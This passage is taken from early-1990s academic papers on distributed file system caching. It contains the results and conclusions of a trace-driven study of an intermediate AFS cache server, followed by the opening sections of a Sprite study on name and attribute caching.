The Firefly data was collected over a four day period in February, 1990 from 115 Firefly workstations supporting the Topaz environment, which includes a (proprietary) distributed file system protocol. During the trace period, each client produced a log record for every system call related to file system operations. Each record contained the following information:

- the name of the system call
- the process id of the invoking process
- the arguments to the call
- the time at which the call was entered
- the time at which the call was exited
- the success or failure status of the call

We preprocessed the data to convert file descriptors into path names, to eliminate irrelevant log records, and to normalize the name space.

The cache simulator needs pathnames for its hit rate accounting. However, some system calls, *e.g.*, `read`, use a file descriptor instead of a pathname. To convert fd's to pathnames, we implemented a process simulator that builds a table for each process which associates the pathname used in, say, `open` calls with the file descriptor returned. This table is copied across `fork` and `exec` calls. Relative pathnames, such as those starting with "`.`" and "`..`", were also converted to the appropriate pathnames at this stage.

In this study, accesses to the local file system were not of interest and were eliminated in preprocessing. In addition, system calls that failed were elided. Failures can arise, *e.g.*, when attempting to create a file in a write-protected directory.

The name space was normalized by converting names of the form `host:path` to a flat name space of unique integers. In all, 68,413 different pathnames are referenced in 2,807,003 trace records.

### 2.2. IFS trace data


The IFS trace data was collected from four AFS servers running on IBM RT computers during a 4.8 day period in early November, 1990. The data records all file server requests from 49 clients. 31,538 different files are referenced in 92,571 trace records.

Data collected at the IFS Project was tailored more directly to our needs and required less preprocessing. AFS clients exchange file data with the server via FETCHDATA and STOREDATA requests, whose functions follow directly from their names. Each FETCHDATA and STOREDATA request contains a timestamp, the client's network address, the file's `FID` (the unique identifier for a file) and the offset and length of the data being requested.

In the IFS traces the return status of the requests is not recorded. We have observed that almost all fetch and store requests succeed, so we don't believe that this limitation invalidates the results reported by the simulator.

## 3. The simulator

We performed experiments simulating distributed environments with a two-level cache design, using file system activity traces provided by DEC-SRC as well as traces collected locally. In the simulated environments of the experiments, the client machines are connected to an intermediate server which is in turn connected to a principal file server.




Topology of the simulated environment

For the experiments discussed in this paper, the intermediate server has a potentially infinite cache. This is obviously impractical. Because an iAFS server with a finite cache would be forced to flush its contents on occasion, the hit rates reported here are larger than can be achieved in reality.

The operation of the simulator is straightforward. When a system call requesting a file from the server machine appears in the trace data, the simulator checks the local cache on the requesting machine to see if the request can be satisfied there. If the requested block is found in the local cache, a "hit" is logged for that client and the next trace record is processed. Otherwise, a "miss" is recorded for the client, and the cache on the iAFS server is checked for the requested block.

If the block is found in the iAFS server's cache, a hit is recorded for the iAFS server, and the block is placed in the client's cache. Otherwise, a miss is recorded for the iAFS server, the block is installed in both the iAFS server's cache and the client's cache, and the next trace record is processed.

In this way, the input of trace records is processed until exhausted. All read and write requests are guaranteed to succeed at the server, and the cache replacement policy is LRU. When a file is written by a client, the simulator invalidates that file in the cache of any other client holding a copy. Write operations are counted as cache misses on the iAFS server.


## 4. Hit rate simulations

In the first set of experiments, we examine the hit rates that can be expected for the iAFS server cache. We first simulate an iAFS server with an unbounded cache using the trace data from the Firefly clients. We then restrict our attention to 20 Firefly clients that appear to exhibit a high degree of data sharing — these 20 clients are responsible for over half of the iAFS server cache hits. We then use the trace data collected from the 49 IFS clients. Again we simulate an iAFS server with an unbounded cache.

We used 64K as our cache block size, because this is the size used by AFS. Simulations were also run using block sizes of 4K, 8K, 16K, and 32K; those results are not substantially different from the ones presented here.

### 4.1. Firefly clients

The first experiment with the Firefly data simulates an environment in which all 115 machines are clients to an iAFS server. The iAFS server is given an "infinite" cache size, so that if a given block is ever sought twice, each request after the first causes a hit at the iAFS server. In practice, the iAFS server cache would have to be 7,880M to achieve this hit rate. The size of the client caches is varied in each simulation to generate a graph of client cache size *vs.* iAFS server cache hit rate.





Client cache size *vs.* iAFS hit rate

Recent studies utilizing the Firefly data have shown that client caching is desirable [7]: when client caching is disabled, the iAFS has a 70% hit rate, which falls off rapidly as clients are able to resolve requests from a local cache. With just 1M of client cache, the iAFS hit rate falls below 30%. In our (typical AFS) environment, clients have 20M caches containing roughly 1,500 cached files when hot. For such an environment the simulation predicts an 11% hit rate at the iAFS server. Client cache sizes can be expected to grow as disk density continues to increase. The simulation predicts a corresponding decrease in iAFS server hit rates: an 80M client cache produces a 7% iAFS hit rate.

As the client cache size approaches infinity, the hit rate at the iAFS server asymptotically approaches the degree of sharing, *i.e.*, the fraction of files that are accessed by more than one client system. This asymptote is represented in the graphs by a dashed line. The degree of sharing seen among the Firefly clients is 6.1%.

## 4.2. Partial Firefly clients

Among the Firefly clients, there is a subset whose file reference patterns are more tightly woven: 20 clients are responsible for over half of the overlap in file references among all 115 Fireflies. We simulated an iAFS server for these 20 clients, as in the previous section. The degree of sharing among them is 5.8%.





Client cache size *vs.* iAFS hit rate

Again, we see that even meager client cache sizes result in low iAFS hit rates. In this experiment when the client caches are 20M, the iAFS hit rate is about 18%. When client caches are 80M, the iAFS hit rate drops to about 7.6%

## 4.3. IFS clients

In the third experiment, data collected on IFS project file servers was used to drive the simulations. The four servers on which data was collected contain all home directories, system binaries, and project-related data and programs for the several dozen IFS project staff.

This data reflects FETCHDATA and STOREDATA requests from 49 AFS clients. Again, the simulation involves all 49 clients connected to one iAFS with infinite cache. Clients in the IFS project have 20M caches on their local disks, so read requests satisfied by the local cache are invisible to the server. Because the trace data was collected on the server, simulation is possible only for client caches of at least 20M. The degree of sharing among the 49 IFS project clients is 8.5%.





Client cache size *vs.* iAFS hit rate

For typical AFS client cache sizes, 20–80M, the simulation predicts the iAFS hit rate to be 15%–18%.

## 5. Hot and cold cache experiments


In this section, we focus on the IFS trace data with 20M client caches, reflecting the environment in which the data was collected. In the simulations described so far, the iAFS server cache is initially empty, or "cold." Consequently, in the early hours of the simulation there are very few cache hits. Examining the iAFS server hit rate over time, the aggregate hit rate increases through the simulated 116 hour duration, and is apparently still rising at the end of the simulated period.




Time *vs.* iAFS server cache hit rate

As the iAFS server cache "warms up," the hit rate becomes more respectable. Clearly there must be times when the hit rate is higher than the final 18%. Further data collection covering a larger period of time will give a better indication of the shape of this curve.


In the next experiment, we collect hourly hit rate statistics and plot them as the "instantaneous" hit rate at the iAFS server cache. We show this in the next graph, along with the hourly request rate presented to the iAFS server.




Upper graph: instantaneous hit rate
Lower graph: request rate

The upper graph shows a highly variable instantaneous hit rate with several distinct peaks. The lower graph shows a similar pattern in request rates. Note that after a "warm-up" interval, the peaks in the request rate coincide with peaks in the hit rate. This is due to bursts of activity on individual workstations that would be serviced locally if client caches were larger.

To gauge the effect of a "hot" cache in the iAFS server, we re-ran the simulation of the previous section on a hot-cache iAFS server. We treat the first half of the simulation period, 58 hours, as the warm-up interval and gather statistics for various client cache sizes in the last half of the period. The following graph shows the results of this experiment, superimposed with the graph from the preceding section, where warm-up is not taken into consideration.





Client cache size *vs.* iAFS hit rate

The upper graph shows an improvement in the iAFS server cache hit rate when it is pre-heated in the first 58 hours of the trace interval. Even here, though, the iAFS hit rate is less than 30% for standard 20M client caches.

Another set of experiments involves clearing the client caches periodically while maintaining accounting throughout the simulation. This models an environment in which a machine is used sequentially by different people. The results are more pessimistic, however, as there would likely be some overlap among the users' data requests *e.g.*, `/bin/csh`. Results from these tests are similar to the other warm cache experiments: simulation predicts an improved hit rate at the iAFS server, but the improvement is not dramatic.

## 6. Effect on upstream server load


In the previous section, we saw that high request rates appear to coincide with high instantaneous hit rates on the iAFS server. This suggests that the iAFS server may be effective in moderating the peak traffic presented to the upstream server(s). To test this hypothesis, we ran a set of simulation experiments with the IFS data to measure the read request rate seen by upstream servers when an iAFS server is present and when it is absent. Client writes are always presented to the upstream servers, whether or not an iAFS server is employed. Since the iAFS server can have no effect on upstream server performance for writes, we ignore them in the next set of experiments and concentrate on read operations alone.




Request rate seen by iAFS server (dotted)
and by upstream server (solid)


The graph shows the request rate, in requests per hour, presented to upstream server(s) when the iAFS server is present (solid line) and when it is absent (dotted line). After an interval during which the iAFS server cache warms up, the effect is striking: the peak load is reduced from over 2,500 requests per hour to fewer than 1,400 requests per hour.

The Firefly data also shows a correlation between request rates and iAFS server cache hit rates. Our simulations predict that with those file system traces as well, the iAFS is effective in clipping the peak load presented to the upstream server(s).




Request rate seen by iAFS server (dotted)
and by upstream server (solid)

The spike occurring late Thursday night is caused by a system task running on a single machine. This task maintains a database of cross-references between pieces of software at DEC-SRC, *e.g.*, which components use which other components. This task accesses a significant portion of the file system. Eliminating this process' activity from the traces, which accounts for about 3% of the Firefly trace data, makes it easier to see the beneficial effect of the iAFS on the upstream server.




Request rate seen by iAFS server (dotted)
and by upstream server (solid)

As with the IFS traces, the simulation indicates that an iAFS server would substantially lower the peak request rates at the principal file servers.

## 7. Discussion

The simulated hit rates on the iAFS server do not lend much encouragement for its role in enhancing client performance. Our simulations indicate that most of the requests presented to an iAFS server must be forwarded to an upstream server to be satisfied; from a client's perspective, the iAFS can be viewed as a "delay server."

Simulations using the Firefly data show that an iAFS server cache suffers hit rates below 19% when client caches are 20M or more. Simulations using the IFS trace data also predict iAFS server cache hit rates below 18%. This is largely due to a low degree of sharing among clients, less than 9% in each set of trace data.

We also simulated several "warm cache" scenarios, in which hit and miss accounting is delayed during a warm-up period. These warm cache simulations predict some improvement, but not much, for the iAFS hit rate.

Our simulations indicate that an iAFS server does help server performance, by clipping the peak request load presented by file system clients. We plan further experiments to investigate this and other ways to exploit multi-level caching in distributed file systems.

## 8. Future work

Simulation using realistic intermediate server cache sizes is needed to study the potential positive results in server load reduction. Improved data collection at the IFS Project should allow more complete results. We would like future data to span a larger interval (perhaps 2–4 weeks), include error return codes, and track file system accesses from AFS clients that hit the client cache. Directory caching is also of interest.

## Acknowledgements

The Firefly traces were gathered by Andy Hisgen, who kindly made them available to us. Susan Owicki, B. Kumar, Jim Gettys, and Deborah Hwang contributed to the file system tracing facility.

We thank Bill Tetzlaff of IBM Research for suggesting some interesting experiments.

We thank Edna Brenner for her careful reading of this manuscript and for her many suggestions that led to improvement.

This work was partially supported by IBM.

## References

1. J.H. Howard, "An Overview of the Andrew File System," pp. 23–26 in *Winter 1988 USENIX Conference Proceedings*, Dallas (February, 1988).
2. J.H. Howard, M.L. Kazar, S.G. Menees, D.A. Nichols, M. Satyanarayanan, R.N. Sidebotham, and M. West, "Scale and Performance in Distributed File Systems," *ACM TOCS* 6(1), pp. 51–81 (February, 1988).
3. R. Sandberg, D. Goldberg, S. Kleiman, D. Walsh, and B. Lyon, "Design and Implementation of the Sun Network Filesystem," pp. 119–130 in *Summer 1985 USENIX Conference Proceedings*, Portland (June, 1985).
4. G.S. Sidhu, R.F. Andrews, and A.B. Oppenheimer, *Inside AppleTalk*, Addison-Wesley, Reading (1989).
5. J. L. Hennessy and D. A. Patterson, *Computer Architecture: A Quantitative Approach*, Morgan Kaufmann Publishers, Inc., Palo Alto (1990).
6. Charles P. Thacker, Lawrence C. Stewart, and Edwin H. Satterthwaite, Jr., "Firefly: A Multiprocessor Workstation," *IEEE Transactions on Computers* 37(8), pp. 909–920 (August, 1988).
7. Matt Blaze and Rafael Alonso, "Long-Term Caching Strategies for Very Large Distributed File Systems," pp. 3–15 in *Summer 1991 USENIX Conference Proceedings*, Nashville (June, 1991).

## About the authors

**Dan Muntz** is a Ph.D. precandidate in Electrical Engineering and Computer Science at the University of Michigan. He received the B.S (with honors) and M.S. from Michigan in 1989 and 1991, respectively. His research interests include very large distributed systems while his personal interests revolve around very small distributed systems and things that make you go hmmmm. Send him mail at `dmuntz@citi.umich.edu`.

After completing undergraduate studies at the University of Michigan, **Peter Honeyman** was awarded the Ph.D. by Princeton University for research in relational database theory. He has been a Member of Technical Staff at Bell Labs and Assistant Professor of Computer Science at Princeton University. He is currently Associate Research Scientist at the University of Michigan's Center for Information Technology Integration. Honeyman has been instrumental in several significant software projects, including Honey DanBer UUCP, Pathalias, MacNFS, and the Telebit UUCP spoof. His current research efforts are focused on distributed file systems, with an emphasis on mobile computing, security, and performance. He can be contacted at `honey@citi.umich.edu`.

# A Trace-Driven Analysis of Name and Attribute Caching in a Distributed System

*Ken W. Shirriff*
*John K. Ousterhout*

*Computer Science Division*
*Electrical Engineering and Computer Sciences*
*University of California at Berkeley*
*Berkeley, CA 94720*

## Abstract

This paper presents the results of simulating file name and attribute caching on client machines in a distributed file system. The simulation used trace data gathered on a network of about 40 workstations. Caching was found to be advantageous: a cache on each client containing just 10 directories had a 91% hit rate on name lookups. Entry-based name caches (holding individual directory entries) had poorer performance for several reasons, resulting in a maximum hit rate of about 83%. File attribute caching obtained a 90% hit rate with a cache on each machine of the attributes for 30 files. The simulations show that maintaining cache consistency between machines is not a significant problem; only 1 in 400 name component lookups required invalidation of a remotely cached entry. Process migration to remote machines had little effect on caching. Caching was less successful in heavily shared and modified directories such as `/tmp`, but there weren't enough references to `/tmp` overall to affect the results significantly. We estimate that adding name and attribute caching to the Sprite operating system could reduce server load by 36% and the number of network packets by 30%.

## 1. Introduction

Operating systems spend much of their time performing path name lookups to convert symbolic path names to file identifiers. In order to reduce the cost of name lookups, many systems have implemented name caching schemes. For instance, Leffler et al [LKM84] measured performance on a single-machine system running 4.2BSD Unix and found path name translation to be the single most expensive function performed by the kernel, requiring 19% of kernel CPU cycles. When name caching was added to 4.3BSD Unix, it reduced name translation costs by 35%.

Name lookup is an even larger problem in distributed systems, where a client machine may have to contact a file server across the network to perform the name lookup. Most network file systems cache naming information on client workstations as well as on servers [HBM89, HKM88, WPE83]. This allows clients to perform most name lookups without contacting the server, which improves the speed of lookups by as much as an order of magnitude. In addition, client-level name caching reduces the load on the server and the network. If client-level name caches are combined with caches of file data, they may even allow a client machine to continue operating when the file server is unavailable [KiS91].

Unfortunately, there has been little data published on the measured performance of name caches in distributed file systems. Floyd et al. [Flo86, FlE89] and Sheltzer et al. [SLP86] performed trace-driven studies of name cache performance, and both concluded that relatively small name caches produce relatively high hit ratios. However, Floyd studied a single time-shared system, and Sheltzer studied a small collection of networked time-shared machines where many accesses were to local files. Distributed systems with large numbers of diskless workstations have a number of characteristics that might interfere with name caching:

- In a distributed environment, the name caches on different machines must be kept consistent. This will result in extra network messages and cost that is not needed on a single time-shared system.
- In a distributed environment, the most important overhead is the communication time involved in server requests; the actual operations on the server often take less time than the basic network communication.

- Name caching schemes typically require a separate server request for each component that is not in the client's name cache, and typical path names contain several components. In contrast, a system without name caching can pass the entire path name to the server in a single operation (i.e. there can never be more than one server request per lookup). This means that an individual lookup operation could take substantially longer with a client-level name cache than without one.
- A name cache is usually accompanied by a separate cache of file attributes such as permissions, file size, etc. The entries in the attribute cache are typically managed separately from entries in the name cache, resulting in additional server requests.
- Most implementations of name caching use a whole-directory approach, meaning they cache entire directories. However, this may not work well with load-sharing techniques where a single user spawns processes on many machines simultaneously. If those processes work in a single directory then there may be a substantial amount of overhead to keep the cached directory consistent on the multiple machines.
- Highly-shared directories such as the UNIX `/tmp` directory may also add to the overhead of maintaining name cache consistency.

Because of these concerns, we performed a trace-driven analysis of name caching in a distributed environment. We collected traces of name and attribute usage in a network of about 35 diskless workstations and 5 file servers. We then wrote simulators to analyze and compare the effectiveness of several different methods of name and attribute caching. Our approach differs from previous work primarily in that we use diskless workstations as the source of trace data and we examine effects such as load-sharing that were not present in previous studies.

Our study confirms previous studies that caching names and attributes is highly effective (see Table 1). We found that a high hit rate can be obtained with a relatively small cache. For instance, caching 20 whole directories on each client (about 20 kilobytes of storage) resulted in a 97% hit rate for pathname component lookups. An entry-based name cache, which caches individual directory entires, had poorer performance, having a hit rate of 81%. The attribute cache had a 91% hit rate with a cache of the attributes for 40 files on each client.

We found minimal problems with maintaining cache consistency across multiple machines. To our surprise, we found that process migration does not have a significant effect on name and attribute caching, even though migrated processes account for an average of 19% of lookups. (Process migration is a mechanism in Sprite used to move processes to idle machines for parallel execution [DoO91].) There was almost no difference in cache performance between simulations with process migration and without migration. Consistency overhead was small; only a small amount of network traffic was required to keep the caches consistent across multiple machines, as shown by the low invalidation rate in Table 1. This is because very few operations required a remotely cached entry to be invalidated, and most invalidations only invalidated one other machine's copy.

The remainder of the paper is structured as follows: Section 2 describes the trace data we collected. Section 3 presents the results of the cache simulations. Section 4 consists of a discussion of the results and our conclusions.

| Cache type | Hit rate | Remote invalidation rate |
|---|---|---|
| Whole-directory name cache (20 directories cached) | .97 | 0.0022 |
| Entry-based name cache (40 directory entries cached) | .81 | 0.0004 |
| Attribute cache (40 attributes cached) | .91 | 0.0005 |

**Table 1: Summary of results.** This shows the hit rate and the invalidation rate with client caching of directories and attributes, for a reasonably sized cache. The hit rate is the fraction of cache accesses that are found in the cache. The remote invalidation rate is the average number of cache entries on remote machines that must be invalidated, per cache access. We performed eight traces; these results are averages.

## 2. Collection of data

### 2.1. The Sprite system

We performed our name and attribute cache tracing on Sprite, a network-based operating system [OCD88]. Sprite provides a Unix-like environment in a network of about 40 workstations. Files are stored on one of several file servers and may be cached on the clients, with full consistency maintained among the cached copies. One important aspect of Sprite with respect to this study is that Sprite encourages sharing, both of files and of processors. We wished to examine the effect of this sharing on name and attribute caching.

Sprite provides a process migration facility, which allows processes to be moved across the network to idle machines [DoO91]. This permits users to take advantage of the processing power of several machines at once. There are currently two main uses of process migration in Sprite: parallel compilation and large simulations. We suspected that process migration and name caching were incompatible; contention among shared directories would cause name caching to perform poorly, we thought. As will be shown in Section 3.6, these concerns were unfounded.

In order to judge the applicability of our results to other systems, it is important to understand our computational environment and workload. Our measurements were taken on a Sprite system with about 50 users using Suns and DECstations. The users were distributed among several different academic research groups and engaged in various office/engineering tasks. Significant applications included electronic communication, typesetting, editing, software development and compilation, VLSI circuit design, graphics, and simulations.

### 2.2. The trace data

We collected eight one-day traces of activity on the Sprite system. These traces consisted of log records of file system activity, collected on our file servers. More information on the trace data is available in [BHK91]. Table 2 gives an overview of the trace data we used for this study.

There were three types of trace records used in this study. The most important was the lookup record, which logged a path name lookup. Each lookup record contained the file identifier of each examined component of the path name. The record also included the client machine requesting the lookup, migration information (if the request was from a migrated process), the operation responsible for the lookup, and whether or not the lookup succeeded. The second type of trace record traced opens and closes and was used to keep track of what files were open. The third type of record traced operations to get and set file attributes (e.g., `fstat`, `fchmod`).

Some interesting statistics on the traces are available from Table 2. On average, there were 16 name lookups per second. The number of name component accesses was a factor of 3.2 higher; this resulted from the multiple name component accesses required for each name lookup. An average of 19% of the lookups resulted from migrated processes, although this was much higher in some traces (the last trace had 48% migrated lookups). We also found that there were very few operations that resulted in modifications of names or attributes.

Table 3 shows statistics about the kernel calls that result in name lookups. Note that `open` and `stat` operations account for most of the lookup operations. This is fortunate since these operations benefit most from successful name caching. The other operations modify the file system, and thus will likely contact the file server regardless of the name lookup. Table 3 shows that a significant fraction of path name lookups terminate with an invalid name (i.e., a "file not found" error). (Besides typographical errors, one major source of invalid names is search paths, which search through multiple directories for commands or include files.) About 14% of the lookup operations in Table 3 resulted from lookups being repeated on multiple file servers, due to a characteristic of Sprite file server operations called *redirects*. Since the file system is partitioned across several file servers, name lookups occasionally pass from the part of name space stored on one server to another server (usually due to a symbolic link). In this case, a redirect occurs and the client must submit the remaining part of the lookup to the new server.

We also measured the distribution of directory sizes in order to estimate the storage requirements for the whole-directory cache. Figure 1 shows the static distribution of directory sizes, obtained from a scan of the file system after one trace had completed. The distribution of directory sizes is important in estimating how much memory is required to cache directories. Since the average directory requires about 1 kilobyte of storage, the memory requirements for directory caching are quite modest, with a 20 directory cache taking around 20 kilobytes, if it

| Trace | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|---|
| Date | 1/24/91 | 1/25/91 | 5/10/91 | 5/11/91 | 5/14/91 | 5/15/91 | 6/26/91 | 6/27/91 |
| Trace duration (hours) | 24 | 23.8 | 24 | 24 | 24 | 24 | 24 | 24 |
| Different users | 44 | 48 | 47 | 33 | 48 | 50 | 46 | 36 |
| Users of migration | 6 | 6 | 11 | 8 | 7 | 11 | 9 | 9 |
| Lookups | 1235794 | 1466012 | 998926 | 838399 | 1252421 | 1668730 | 987767 | 2256783 |
| Migrated lookups | 131262 | 120022 | 122528 | 94210 | 28968 | 187599 | 232488 | 1081116 |
| Name accesses | 4295413 | 4914596 | 2638298 | 2198843 | 4406272 | 5753149 | 2750424 | 7549488 |
| Modifications | 56354 | 68547 | 59765 | 42703 | 65638 | 81159 | 43596 | 54006 |
| Attribute accesses | 5078731 | 5944852 | 3148932 | 2601814 | 5166216 | 6726354 | 3153794 | 8452390 |
| Modifications | 34661 | 73237 | 44956 | 35190 | 43222 | 54365 | 30574 | 41392 |

**Table 2: Statistics on the trace data collected.** "Different users" is the number of different users who used the system during the trace. "Users of migration" is the number of different users who used process migration during the trace. "Lookups" is the number of path name lookup operations during the trace. "Migrated lookups" is the number of these lookups that resulted from migrated processes. "Name accesses" is the number of name component lookups; this is larger than the number of lookups because each path name lookup may result in multiple component lookups. "Modifications" is the number of component lookups that resulted in modification of a name component. "Attribute accesses" is the number of file or directory attributes that were accessed.

| Operation | Percent of total | Percent successful | Percent not found |
|---|---|---|---|
| Stat | 53.5 ± 8 | 75 ± 9 | 9 ± 5 |
| Open | 42.0 ± 8 | 54 ± 12 | 32 ± 12 |
| Unlink | 3.1 ± 0.7 | 70 ± 3 | 6 ± 2 |
| SetAttr | 0.7 ± 0.8 | 89 ± 9 | 3 ± 2 |
| Link | 0.4 ± 0.2 | 89 ± 4 | 0.2 ± 0.2 |
| Link(2) | 0.3 ± 0.08 | 97 ± 2 | 0 |
| Rmdir | 0.03 ± 0.04 | 70 ± 30 | 0.3 ± 0.6 |
| Mkdir | 0.02 ± 0.01 | 63 ± 12 | 3 ± 8 |
| Totals | 100 | 66 ± 11 | 19 ± 10 |

**Table 3: Operation breakdown.** This table shows the breakdown of name lookup operations and the results of the operations. The first column of this table lists the system calls that are responsible for pathname lookups. The "Percent of total" column shows the breakdown of name lookup operations. The "Percent successful" column shows for each operation type, the percent of lookups that completed successfully. The "Percent not found" column shows for each operation the percentage of lookups that failed because one of the path name components did not exist. (There are other sources of failure, such as lack of proper permissions, which are not shown.) The numbers are given as an average over the eight traces, followed by the standard deviation. The "SetAttr" row includes functions such as `chmod`, `utimes`, and `chown`, which change a file's attributes. The "Link" and "Link(2)" rows count the two separate pathname lookups required for the hard link operation. The "Total" row shows the percent of all operations that completed successfully and the percent that failed because of a missing component.





**Figure 1: Static size distribution of directories.** This graph shows the static distribution of directory sizes, calculated over all directories in the file system. The directory size is the number of entries in the directory (excluding "." and ".."). The upper curve shows the cumulative percentage of directories of each size. The lower curve shows the directory size distribution weighted by the number of entries in the directory. This shows what cumulative percentage of files and subdirectories are in directories of the specified size. (For example, the circled points show that about 93% of all directories had fewer than 25 entries, but these directories held under 50% of all directory entries.) Our measurements also showed that the average number of entries per directory was 8.9 and the average size of a directory was 1.1 1-Kbyte blocks.

holds average-sized directories. (Admittedly, the cached directories could be much larger than average. However, an examination of some common directories shows them to be only a few kilobytes.) The size of a directory cache is noteworthy in comparison to file system data caches in Sprite, which may hold several megabytes of data. Our measurements correlate well with those in [FIE89], which found a 10 directory cache was equivalent to about 14 kilobytes.

## 3. Simulations of name and attribute caching

### 3.1. About the simulator

We constructed a simulator that used the trace data to estimate the effectiveness of various caching schemes for file names and attributes. The client caches were assumed to have a least-recently-used (LRU) replacement policy: a cache of $n$ directories holds the $n$ most recently accessed directories. The simulator functioned by taking the trace data, determining the resulting low-level name operations, and simulating the effects of these operations on the client caches. Each trace record corresponded to several low-level operations; these operations were: look up a name in a directory, look up an attribute, modify a name, modify an attribute, remove a name and attribute, create a name and attribute, and read a directory. Each low-level operation caused an access to some of the cache LRU lists. When a cache entry was accessed, it was moved to the front of the appropriate machine's LRU list. When an entry was modified, it was invalidated from the caches of all other machines.

We used several techniques to keep the simulation to a reasonable size and run time. The simulator used a stack-based model [Hil87] in order to simulate multiple cache sizes in one simulation run. To keep the simulation state from growing excessively, we pruned the LRU lists at regular intervals. The simulator scanned all the LRU lists, discarding idle entries. (We defined an entry as idle if it had not been used in the past 10 minutes and it was

more than 20 entries down on the LRU list.) Measurements on smaller trace files showed that this pruning of LRU lists had little effect on the simulation results.

## 3.2. Name caching simulations

